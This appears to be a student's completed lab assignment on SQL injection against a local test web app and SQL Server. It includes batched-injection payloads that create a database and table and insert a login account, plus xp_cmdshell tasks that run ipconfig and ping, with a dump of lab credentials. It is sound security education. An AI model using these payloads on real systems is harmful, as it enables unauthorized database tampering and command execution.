
Assignment 4 - Database Attacks and Defense

- **(Task # 1)**
- Take a screenshot of the outcome after the injection. You must see the Logout button.



localhost:5000/Account

Google Chrome updates, you'll need Windows 10 or later. This computer is using Windc

Account Dashboard


Welcome user #100!

- **(Task # 2)**

1. **Task 2A:** Explain the constructed query (like in Task 1 example) that is passed on to SQL Server? Refer to the class slides for ideas. Refer to the class slides for ideas.

   The constructed query is a batched query, where two independent SQL commands are run on the database. The first one is the original one for logging in, which we escape with the single quote. The semicolon afterwards denotes a batched query, and a separate command is ran that inserts a new username and associated password into the login table.


2. **Task 2B:** Go to the SQL Server and confirm that the account ('user300', 'orange') is indeed created in the login table. Provide a screenshot of the records in the table.




```
select * from dbo.Login
```

	Login_ID	Login_Username	Login_Password
1	100	admin	apple
2	101	user1	orangle
3	102	user2	mango
4	103	user3	blueberry
5	104	user4	tomato
6	105	user600	blue
7	106	user300	orange


- **(Task 3)**

1. **Task 3A:** Enter an injection that creates the database “DerbyDB”. Report 1) the injection, and 2) the screenshot of the database created on SQL Server.
   a. `admin';CREATE DATABASE DerbyDB;--`
   b. 

2. **Task 3B:** Enter an injection that creates the “EmpTable”. Make EmpTable have only one column named name whose data type is varchar(30). Report 1) the injection, and 2) the screenshot of the table created in SQL Server. You need to locate the table.
   a. `admin'; CREATE TABLE EmpTable (name VARCHAR(30));--`
   b. 


```
select * from dbo.EmpTable
```

- **(Task 4) Using xp_cmdshell**
- Go to the directory **C:\Users\Public\** on Windows Server and locate **ipconfig.txt** file. Open the file and take a screenshot of its content.



```
Windows IP Configuration

   Host Name . . . . . . . . . . . . : WIN-HL1NU26L71A
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : localdomain

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : localdomain
   Description . . . . . . . . . . . : Intel(R) 82574L Gigabit Network Connection
   Physical Address. . . . . . . . . : 00-0C-29-A6-80-A8
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::4894:5838:f8ad:791a%12(Preferred)
   IPv4 Address. . . . . . . . . . . : 192.168.133.128(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Lease Obtained. . . . . . . . . . : Friday, February 17, 2023 10:44:11 PM
   Lease Expires . . . . . . . . . . : Friday, February 17, 2023 11:44:11 PM
   Default Gateway . . . . . . . . . : 192.168.133.2
   DHCP Server . . . . . . . . . . . : 192.168.133.254
   DHCPv6 IAID . . . . . . . . . . . : 301993001
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-2B-6C-75-97-00-0C-29-A6-80-A8
   DNS Servers . . . . . . . . . . . : 192.168.133.2
   Primary WINS Server . . . . . . . : 192.168.133.2
   NetBIOS over Tcpip. . . . . . . . : Enabled

Tunnel adapter isatap.localdomain:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : localdomain
   Description . . . . . . . . . . . : Microsoft ISATAP Adapter
```

- **(Task 5) Using xp_cmdshell**
- Take a screenshot of Task manager that is running **ping.exe**. If the ping process disappears quickly, increase the counter ‘n’. If you cannot capture the screen, just report it after confirming that the injection worked.



Name	Status	4% CPU	41% Memory
SQL Full Text host		0%	1.0 MB
SQL Full-text Filter Daemon Lau...		0%	0.5 MB
Sql Server Telemetry Client		0%	7.6 MB
Sql Server Telemetry Client		0%	8.0 MB
Sql Server Telemetry Client		0%	15.5 MB
SQL Server VSS Writer - 64 Bit		0%	0.9 MB
SQL Server Windows NT - 64 Bit		0%	472.5 MB
TCP/IP Ping Command		0%	0.5 MB
VMware Activation Helper		0%	0.7 MB
VMware Guest Authentication S...		0%	2.9 MB
VMware Tools Core Service		0%	4.3 MB
VMware Tools Core Service		0%	5.8 MB
VsHub.exe (32 bit)		0%	13.2 MB
WMI Provider Host		1.1%	7.0 MB